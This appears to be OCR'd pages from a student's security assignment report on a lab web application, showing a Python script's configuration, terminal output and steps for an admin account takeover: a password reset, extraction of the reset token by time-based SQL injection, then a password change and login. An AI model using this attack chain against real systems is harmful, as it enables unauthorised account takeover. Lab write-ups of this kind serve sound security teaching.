


```python
import requests
import string
import time

# Configuration
base_url = "http://10.15.50.70/"
url = base_url + "forgot_password.php"
change_password_url = base_url + "change_password.php"
login_url = base_url + "login.php"
admin_url = base_url + "admin.php"
target_email = "admin@localhost"
sleep_threshold = 4  # Seconds
```

```
┌──(sirjan㉿nepsecurity)-[~/Documents/1050/Final ass 1050/source]
└─$ python automation.py
Are you admin? (yes/no): yes
Please select your email:
1. admin@localhost
2. user@example.com
3. manager@company.com
4. ceo@company.com
Enter the number of your email (1-4): 1
[+] Password reset requested for admin@localhost
```

2. **After successfully triggering the password reset request, the script extracts the generated password reset token from the database using a time-based SQL injection technique. This token is essential for resetting the password to a known value.**
3. **With the extracted token, the script proceeds to change the admin's password to a specified value (admin). This step exploits vulnerabilities in the change_password.php endpoint.**
4. **Following the password change, the script attempts to log in using the newly set credentials (admin@localhost and admin). The goal is to verify successful authentication and gain access to privileged areas of the application.**

We successfully extracted the password_reset_token and used it for a new password update.




```
import requests
import string
import time

# Configuration
base_url = "http://10.15.50.70/"
url = base_url + "forgot_password.php"
change_password_url = base_url + "change_password.php"
login_url = base_url + "login.php"
admin_url = base_url + "admin.php"
target_email = "admin@localhost"
sleep_threshold = 4  # Seconds
```

```
┌──(sirjan㉿nepsecurity)-[~/Documents/1050/Final ass 1050/source]
└─$ python automation.py
Are you admin? (yes/no): yes
Please select your email:
1. admin@localhost
2. user@example.com
3. manager@company.com
4. ceo@company.com
Enter the number of your email (1-4): 1
[+] Password reset requested for admin@localhost
[+] Extracted Token for admin@localhost: 29bbac1aeed9f0aa3ff20b3c6cfdee1451bc2b26
Enter a new password: admin
a[+] Password changed successfully!
Redirecting to http://10.15.50.70/login.php

┌──(sirjan㉿nepsecurity)-[~/Documents/1050/Final ass 1050/source]
└─$
```

Sirjan Pun Magar
(219995489)

This will redirect you to the page and works fine



My Profile


Name:

Admin

Bio:

Default admin account.

Upload Art:



Login

Email:

admin@localhost

Password:

•••••

Login

Don't have an account? Sign up

Forgot Password?

© 2023 Modern Art Contest

Sirjan Pun Magar
(219995489)